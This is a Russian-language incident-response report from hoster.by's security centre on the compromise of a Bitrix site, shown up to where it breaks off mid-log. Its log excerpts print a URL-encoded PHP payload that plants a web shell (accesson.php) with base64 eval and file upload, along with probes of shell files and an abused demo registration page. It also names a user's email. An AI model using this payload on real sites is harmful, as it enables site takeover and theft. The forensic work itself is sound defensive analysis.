hoster.by
Все для бизнеса онлайн

ООО «Надежные программы», ул. Аранская, 8, блок Б, 4 этаж
220006, г. Минск, Республика Беларусь, УНП 100160363, info@hoster.by
Отдел сопровождения клиентов +375 (17) 239-57-02
Техническая поддержка +375 (17) 239-57-03

SECURITY
OPERATIONS
CENTER

В рамках услуги по расследованию и реагированию на киберинцидент центром кибербезопасности было проведено изучение факта компрометации.

Результат работ

1. Расследование

1.1 Активность с 2021 года

В ходе анализа истории входов в административную панель сайта была обнаружено большое количество попыток авторизации в административной части сайта с адреса 94.141.123.79 (Germany, WAIcore Ltd).

TIMESTAMP_X	SEVERITY	AUDIT_TYPE_ID	MODULE_ID	ITEM_ID	REMOTE_ADDR	USER_AGENT	REQUEST_URI
2025-07-05 00:05:25	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2874.86 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 00:17:01	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 5.1; WOW64; Trident/6.0)	/bitrix/admin/index.php?login=yes
2025-07-05 00:38:34	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2921.37 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 01:54:07	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)	/bitrix/admin/index.php?login=yes
2025-07-05 02:16:46	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2688.5 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 02:48:31	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2748.24 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 04:20:46	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:46.0) Gecko/20100101 Firefox/46.0	/bitrix/admin/index.php?login=yes
2025-07-05 04:41:55	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:46.0) Gecko/20100101 Firefox/46.0	/bitrix/admin/index.php?login=yes
2025-07-05 04:52:47	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 10.0; WOW64; Trident/6.0)	/bitrix/admin/index.php?login=yes
2025-07-05 05:18:08	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Windows NT 6.2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2776.42 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 06:27:53	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	/bitrix/admin/index.php?login=yes
2025-07-05 06:49:56	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2920.67 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 07:04:41	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2764.86 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 07:24:49	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Windows NT 5.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2709.46 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 08:35:07	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:50.0) Gecko/20100101 Firefox/50.0	/bitrix/admin/index.php?login=yes
2025-07-05 08:58:13	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Windows NT 5.1; Trident/7.0; rv:11.0) like Gecko	/bitrix/admin/index.php?login=yes
2025-07-05 09:08:28	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (X11; Ubuntu; Linux i686 on x86_64; rv:47.0) Gecko/20100101 Firefox/47.0	/bitrix/admin/index.php?login=yes
2025-07-05 09:29:16	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0	/bitrix/admin/index.php?login=yes
2025-07-05 10:47:04	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2753.0 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 11:08:58	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:45.0) Gecko/20100101 Firefox/45.0	/bitrix/admin/index.php?login=yes
2025-07-05 11:14:42	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2707.69 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 11:34:49	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:48.0) Gecko/20100101 Firefox/48.0	/bitrix/admin/index.php?login=yes
2025-07-05 12:52:36	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:46.0) Gecko/20100101 Firefox/46.0	/bitrix/admin/index.php?login=yes
2025-07-05 13:14:25	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2865.52 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 13:19:10	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (X11; Linux x86_64; rv:47.0) Gecko/20100101 Firefox/47.0	/bitrix/admin/index.php?login=yes
2025-07-05 13:40:26	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:47.0) Gecko/20100101 Firefox/47.0	/bitrix/admin/index.php?login=yes
2025-07-05 14:59:50	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2782.47 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 15:22:41	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 10.0; Trident/5.0)	/bitrix/admin/index.php?login=yes
2025-07-05 15:28:40	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.5 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 15:50:11	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko	/bitrix/admin/index.php?login=yes
2025-07-05 17:08:47	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2640.82 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 17:30:02	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:51.0) Gecko/20100101 Firefox/51.0	/bitrix/admin/index.php?login=yes
2025-07-05 17:36:24	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Windows NT 6.2; Win64; x64; rv:45.0) Gecko/20100101 Firefox/45.0	/bitrix/admin/index.php?login=yes
2025-07-05 17:58:38	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2744.31 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 19:18:53	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 10.0; WOW64; Trident/6.0)	/bitrix/admin/index.php?login=yes
2025-07-05 19:39:47	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.3; WOW64; Trident/4.0)	/bitrix/admin/index.php?login=yes
2025-07-05 19:44:41	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (X11; Ubuntu; Linux i686 on x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2894.16 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 20:06:41	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2927.24 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 21:28:39	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Windows NT 5.1; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0	/bitrix/admin/index.php?login=yes
2025-07-05 21:51:31	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.2; WOW64; Trident/4.0)	/bitrix/admin/index.php?login=yes
2025-07-05 21:51:45	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Windows NT 6.2; Win64; x64; Trident/7.0; rv:11.0) like Gecko	/bitrix/admin/index.php?login=yes
2025-07-05 23:27:37	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2845.28 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-05 23:58:53	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:47.0) Gecko/20100101 Firefox/47.0	/bitrix/admin/index.php?login=yes
2025-07-06 00:00:18	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (X11; Linux i686; rv:48.0) Gecko/20100101 Firefox/48.0	/bitrix/admin/index.php?login=yes
2025-07-06 00:24:06	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (Windows NT 6.2; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0	/bitrix/admin/index.php?login=yes
2025-07-06 01:49:42	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2740.36 Safari/537.36	/bitrix/admin/index.php?login=yes
2025-07-06 02:09:46	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (X11; Linux x86_64; rv:47.0) Gecko/20100101 Firefox/47.0	/bitrix/admin/index.php?login=yes
2025-07-06 02:12:41	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 10.0; WOW64; Trident/5.0)	/bitrix/admin/index.php?login=yes
2025-07-06 02:32:44	SECURITY	USER_AUTHORIZE	main	52891	94.141.123.79	Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Win64; x64; Trident/4.0)	/bitrix/admin/index.php?login=yes

Пользователь, под которым заходили - Наталья Янович natalia.janovich@gmail.com - был зарегистрирован 2021-06-30 13:31:48. Все входы осуществлялись через /bitrix/admin/index.php и с разными user-agent:

LOGIN	NAME	LAST_NAME	EMAIL	LAST_LOGIN	DATE_REGISTER
123456	Наталья	Янович	natalia.janovich@gmail.com	2025-07-06 02:32:44	2021-06-30 13:31:48

За всё доступное время логов, (с 24 июня 2025 года) на протяжении всех дней с адреса 94.141.123.79 (Germany, WAIcore Ltd) поступают различного рода запросы включающие как просто попытки обращения, так и попытки

внесения изменений. Среди них есть POST-запросы на создание файла accesson.php (вредоносный php-скрипт, для удаленного доступа к сайту, выполнения команд, загрузки файлов) в папке /bitrix/admin/; обращения к подозрительным файлам /bitrix/admin/f5897487b602.php (вероятно php скрипт для удаленного управления сайтом); попытки загрузки файлов через /bitrix/admin/fileman_file_upload.php; вызов командной PHP-строки через /bitrix/admin/php_command_line.php, позволяющую запускать произвольный код на PHP с вызовами функций. Ввиду отсутствия логирования тела запросов, сказать, что именно делали злоумышленники не предоставляется возможным и получалось ли у них что-то эксплуатировать. Однако можно сказать точно, что с данного адреса активность не является легитимной. Упоминание вредоносных файлов, которых уже нет, говорит о том, что злоумышленники могли находиться на ресурсе очень давно.

Выдержка из логов:

```
200 GET
/?midog=%24s%3D%24_SERVER%5B%27DOCUMENT_ROOT%27%5D.%27%2F%27%3B%24s1%3D%24s.%27bitrix
%2Fadmin%2F%27%3B%0A%09%24fh%3Dfopen%28%24s1.%27accesson.php%27%2C%27w%27%29%3B%0A%09
fwrite%28%24fh%2C%27%3C%3Fphp+echo+409723%2A20%3Bif%28md5%28%24_COOKIE%5B%22d%22%5D%2
9%3D%3D%22%5C61%5Cx37%5C60%5C62%5Cx38%5C146%5Cx34%5C70%5C67%5C143%5C142%5Cx32%5C141%5
C70%5Cx34%5Cx36%5Cx30%5C67%5Cx36%5C64%5Cx36%5Cx64%5C141%5C63%5C141%5C144%5C63%5C70%5C
67%5Cx38%5C145%5C143%22%29%7Becho%22%5Cx6f%5Cx6b%22%3Beval%28base64_decode%28%24_REQU
EST%5B%22id%22%5D%29%29%3Bif%28%24_POST%5B%22%5C165%5C160%22%5D%3D%3D%22%5C165%5Cx70%
22%29%7B%40copy%28%24_FILES%5B%22%5Cx66%5C151%5Cx6c%5Cx65%22%5D%5B%22%5C164%5C155%5Cx
70%5Cx5f%5Cx6e%5Cx61%5Cx6d%5Cx65%22%5D%2C%24_FILES%5B%22%5C146%5Cx69%5C154%5Cx65%22%5
D%5B%22%5C156%5C141%5C155%5Cx65%22%5D%29%3B%7D%7D%3F%3E%0A%27%29%3B%0A%09fclose%28%24
fh%29%3B
200 GET /bitrix/admin/f5897487b602.php
200 GET /bitrix/admin/fileman_admin.php?lang=ru&site=s1&path=%2Fbitrix%2Fadmin
200 GET /bitrix/admin/fileman_file_upload.php?lang=ru&site=s1&path=%2Fbitrix%2Fadmin
200 GET /bitrix/admin/index.php?login=yes
200 GET /bitrix/admin/php_command_line.php?lang=ru
200 GET /bitrix/tools/composite_data.php
200 POST /
200 POST /bitrix/admin/accesson.php
200 POST /bitrix/admin/fileman_file_upload.php?lang=ru&site=s1&path=%2Fbitrix%2Fadmin
200 POST /bitrix/admin/index.php?login=yes
301 GET /bitrix/admin/index.php?login=yes
404 GET /admin/controller/extension/extension/f5897487b602.php
404 GET /admin/controller/extension/extension/up.php
404 GET /admin/controller/extension/module/f5897487b602.php
404 GET /admin/language/en-gb/extension/extension/f5897487b602.php
404 GET /admin/language/en-gb/extension/extension/shell.php
404 GET /f5897487b602.php
404 POST /admin/controller/extension/extension/up.php
404 POST /admin/controller/extension/module/ico.php
404 POST /admin/controller/extension/module/linksapis.php
404 POST /admin/controller/extension/module/lpinfo.php
```

```
404 POST
/admin/controller/extension/module/siting.php?key=sdfadsgh4513sdGG435341FDGWWDFGDFHDF
GDSFGDFSGDFG
404 POST
/admin/controller/extension/module/sttings.php?key=sdfadsgh4513sdGG435341FDGWWDFGDFHD
FGDSFGDFSGDFG
404 POST /admin/language/en-gb/extension/extension/shell.php
404 POST /bitrix/tools/spread.php
```

Подобного рода активность была замечена и с адреса 109.122.198.0 (Germany, WAIcore Ltd), начиная с 1 июля и на протяжении всех последующих дней, однако без успешных входов в административную панель сайта.

Выдержка из логов:

```
200 GET /
200 GET
/?midog=%24s%3D%24_SERVER%5B%27DOCUMENT_ROOT%27%5D.%27%2F%27%3B%24s1%3D%24s.%27bitrix
%2Fadmin%2F%27%3B%0A%09%24fh%3Dfopen%28%24s1.%27accesson.php%27%2C%27w%27%29%3B%0A%09
fwrite%28%24fh%2C%27%3C%3Fphp+echo+409723%2A20%3Bif%28md5%28%24_COOKIE%5B%22d%22%5D%2
9%3D%3D%22%5C61%5Cx37%5C60%5C62%5Cx38%5C146%5Cx34%5C70%5C67%5C143%5C142%5Cx32%5C141%5
C70%5Cx34%5Cx36%5Cx30%5C67%5Cx36%5C64%5Cx36%5Cx64%5C141%5C63%5C141%5C144%5C63%5C70%5C
67%5Cx38%5C145%5C143%22%29%7Becho%22%5Cx6f%5Cx6b%22%3Beval%28base64_decode%28%24_REQU
EST%5B%22id%22%5D%29%29%3Bif%28%24_POST%5B%22%5C165%5C160%22%5D%3D%3D%22%5C165%5Cx70%
22%29%7B%40copy%28%24_FILES%5B%22%5Cx66%5C151%5Cx6c%5Cx65%22%5D%5B%22%5C164%5C155%5Cx
70%5Cx5f%5Cx6e%5Cx61%5Cx6d%5Cx65%22%5D%2C%24_FILES%5B%22%5C146%5Cx69%5C154%5Cx65%22%5
D%5B%22%5C156%5C141%5C155%5Cx65%22%5D%29%3B%7D%7D%3F%3E%0A%27%29%3B%0A%09fclose%28%24
fh%29%3B
200 GET /bitrix/admin/f5897487b602.php
200 GET /bitrix/admin/index.php?login=yes
200 GET /bitrix/services/main/ajax.php
200 GET /bitrix/tools/composite_data.php
200 POST /
200 POST /bitrix/admin/accesson.php
200 POST /bitrix/admin/esol_allimportexport_cron_settings.php
200 POST /bitrix/admin/esol_export_excel_cron_settings.php
200 POST /bitrix/admin/esol_export_xml_cron_settings.php
200 POST /bitrix/admin/esol_import_excel_cron_settings.php
200 POST /bitrix/admin/esol_massedit_profile.php
200 POST /bitrix/admin/kda_export_excel_cron_settings.php
301 GET /
301 GET /bitrix/admin/index.php?login=yes
301 GET /bitrix/services/main/ajax.php
404 GET /f5897487b602.php
404 POST /bitrix/tools/spread.php
500 POST /bitrix/admin/esol_import_xml_cron_settings.php
500 POST /bitrix/admin/kda_import_excel_cron_settings.php
```

1.2 Исследование активности за 2 июля

2 июля с адреса 98.159.226.72 (Belarus, UK-2 Limited) проводилась разведка на ресурсе, а именно проверка на наличие нелегитимных способов регистрации пользователей.

Выдержка из логов:

```
Nginx log:

98.159.226.72 - - [02/Jul/2025:11:15:55 +0300 - 0.001] 301 "GET
//auth/oauth2/?register=yes HTTP/2.0" 307 "-" "Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:15:55 +0300 - 0.106] 404 "GET
/auth/oauth2/?register=yes HTTP/2.0" 138413 "-" "Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:16:02 +0300 - 0.083] 404 "GET
/bitrix/auth/oauth2/?register=yes HTTP/2.0" 138433 "-" "Mozilla/5.0 (X11; Linux
x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:16:14 +0300 - 0.004] 301 "GET
//bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0"
352 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:16:14 +0300 - 0.113] 200 "GET
/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0"
55730 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-
"

98.159.226.72 - - [02/Jul/2025:11:16:18 +0300 - 0.062] 200 "GET
/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes HTTP/2.0"
56434 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-
"
```

В результате злоумышленникам удалось обнаружить открытую тестовой страницу регистрации /bitrix/wizards/bitrix/demo/public_files/ru/auth/?register=yes (которая должна быть обязательно закрыта), с помощью которой был создан пользователь adnin. По следующим логам видно, что был осуществлен успешный вход, а также последующее перемещение:

LOGIN	NAME	EMAIL	LAST_LOGIN	DATE_REGISTER
adnin			2025-07-02 11:20:22	2025-07-02 11:16:36

Выдержка из логов:

Bitrix event log:

```
(7756282,'2025-07-02
08:16:36','SECURITY','USER_GROUP_CHANGED','main','237992','98.159.226.72','Mozilla/5.
0         (X11;         Linux         x86_64;         rv:128.0)         Gecko/20100101
Firefox/128.0','/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=y
es','s1',NULL,NULL,'a:2:{s:6:\"groups\";s:109:\"a:0:{}                                =>
a:1:{i:6;a:3:{s:8:\"GROUP_ID\";s:1:\"6\";s:16:\"DATE_ACTIVE_FROM\";s:0:\"\";s:14:\"DA
TE_ACTIVE_TO\";s:0:\"\";}}\";s:4:\"user\";s:5:\"adnin\";}');

 (7756283,'2025-07-02
08:16:36','SECURITY','USER_GROUP_CHANGED','main','237992','98.159.226.72','Mozilla/5.
0         (X11;         Linux         x86_64;         rv:128.0)         Gecko/20100101
Firefox/128.0','/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=y
es','s1',NULL,NULL,'a:2:{s:6:\"groups\";s:370:\"a:1:{i:6;a:3:{s:8:\"GROUP_ID\";s:1:\"
6\";s:16:\"DATE_ACTIVE_FROM\";N;s:14:\"DATE_ACTIVE_TO\";N;}}                          =>
a:3:{i:6;a:3:{s:8:\"GROUP_ID\";s:1:\"6\";s:16:\"DATE_ACTIVE_FROM\";s:0:\"\";s:14:\"DA
TE_ACTIVE_TO\";s:0:\"\";}i:3;a:3:{s:8:\"GROUP_ID\";i:3;s:16:\"DATE_ACTIVE_FROM\";s:0:
\"\";s:14:\"DATE_ACTIVE_TO\";s:0:\"\";}i:4;a:3:{s:8:\"GROUP_ID\";i:4;s:16:\"DATE_ACTI
VE_FROM\";s:0:\"\";s:14:\"DATE_ACTIVE_TO\";s:0:\"\";}}\";s:4:\"user\";s:5:\"adnin\";}
');

 (7756284,'2025-07-02
08:16:36','SECURITY','USER_REGISTER','main','237992','98.159.226.72','Mozilla/5.0
(X11;          Linux          x86_64;          rv:128.0)          Gecko/20100101
Firefox/128.0','/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=y
es','s1',NULL,NULL,'a:1:{s:4:\"user\";s:5:\"adnin\";}');

 (7756285,'2025-07-02
08:16:36','SECURITY','USER_AUTHORIZE','main','237992','98.159.226.72','Mozilla/5.0
(X11;          Linux          x86_64;          rv:128.0)          Gecko/20100101
Firefox/128.0','/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=y
es','s1',237992,NULL,NULL);

 (7756290,'2025-07-02
08:16:47','SECURITY','USER_AUTHORIZE','main','237992','98.159.226.72','Mozilla/5.0
(X11;          Linux          x86_64;          rv:128.0)          Gecko/20100101
Firefox/128.0','/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?login=yes'
,'s1',237992,NULL,NULL);

 (7756344,'2025-07-02
08:20:22','SECURITY','USER_AUTHORIZE','main','237992','98.159.226.72','Mozilla/5.0
(X11;          Linux          x86_64;          rv:128.0)          Gecko/20100101
Firefox/128.0','/bitrix/admin/vsfr_export_setup.php?login=yes&lang=ru',NULL,237992,NU
LL,NULL);
```

Nginx log:

```
98.159.226.72   -   -   [02/Jul/2025:11:16:47   +0300   -   0.102]   200   "POST
/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?login=yes HTTP/2.0" 55324
"https://mile.by/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?login=yes"
"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:16:48 +0300 - 0.044] 200 "POST /gtools/states/
HTTP/2.0"                                                                    94
```

```
"https://mile.by/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?login=yes"
"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:16:56 +0300 - 0.071] 200 "GET /personal/ HTTP/2.0"
138457
"https://mile.by/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?login=yes"
"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:16:56 +0300 - -] 200 "GET /image/personal.jpg
HTTP/2.0" 2996 "https://mile.by/personal/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:17:04 +0300 - 0.140] 200 "GET /personal/order/
HTTP/2.0" 137751 "https://mile.by/personal/" "Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:17:06 +0300 - 0.076] 200 "GET /personal/private/
HTTP/2.0" 139059 "https://mile.by/personal/order/" "Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:17:32 +0300 - 0.002] 200 "GET /bitrix/ HTTP/2.0" 98
"-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:17:32 +0300 - 0.151] 200 "GET
/bitrix/admin/index.php HTTP/2.0" 34743 "-" "Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0" "-"
```

Злоумышленником был проведен сбор общей информации о ресурсе: структура сайта и панели bitrix (переходы между административными разделами: landing_site.php, user_settings.php, bizproc_task_list.php, vote_user_list.php, asteq_imshop_statuses.php), информация о пользователях и их настройках (user_settings.php и main.userOption.saveOptions), бизнес-процессы и задачи (bizproc_task_list.php), заказы (asteq_imshop_statuses.php).

Выдержка из логов:

```
98.159.226.72 - - [02/Jul/2025:11:19:06 +0300 - 1.612] 200 "GET
/bitrix/admin/landing_site.php?lang=ru&site=s1 HTTP/2.0" 76845
"https://mile.by/bitrix/admin/index.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:19:37 +0300 - 0.119] 200 "GET
/bitrix/admin/user_settings.php?lang=ru HTTP/2.0" 32121
"https://mile.by/bitrix/admin/landing_site.php?lang=ru&site=s1" "Mozilla/5.0 (X11;
Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:19:37 +0300 - 0.031] 499 "POST
/bitrix/services/main/ajax.php?action=main.userOption.saveOptions HTTP/2.0" 0
"https://mile.by/bitrix/admin/landing_site.php?lang=ru&site=s1" "Mozilla/5.0 (X11;
Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:19:47 +0300 - 0.129] 200 "GET
/bitrix/admin/bizproc_task_list.php?lang=ru HTTP/2.0" 32983
"https://mile.by/bitrix/admin/user_settings.php?lang=ru" "Mozilla/5.0 (X11; Linux
x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"
```

```
98.159.226.72 - - [02/Jul/2025:11:19:52 +0300 - 0.034] 200 "POST
/bitrix/services/main/ajax.php?action=main.userOption.saveOptions HTTP/2.0" 44
"https://mile.by/bitrix/admin/bizproc_task_list.php?lang=ru" "Mozilla/5.0 (X11; Linux
x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:19:54 +0300 - 0.091] 200 "GET
/bitrix/admin/get_start_menu.php?skip_recent=Y&lang=ru&mode=chain&admin_mnu_menu_id=m
enu_bizproc&sessid=4506c40c927f175eb5dc3f19f013acf0 HTTP/2.0" 97
"https://mile.by/bitrix/admin/bizproc_task_list.php?lang=ru" "Mozilla/5.0 (X11; Linux
x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:19:57 +0300 - 0.104] 200 "GET
/bitrix/admin/get_start_menu.php?skip_recent=Y&lang=ru&mode=chain&admin_mnu_menu_id=g
lobal_menu_services&sessid=4506c40c927f175eb5dc3f19f013acf0 HTTP/2.0" 425
"https://mile.by/bitrix/admin/bizproc_task_list.php?lang=ru" "Mozilla/5.0 (X11; Linux
x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" "-"

98.159.226.72 - - [02/Jul/2025:11:20:02 +0300 - 0.146] 200 "GET
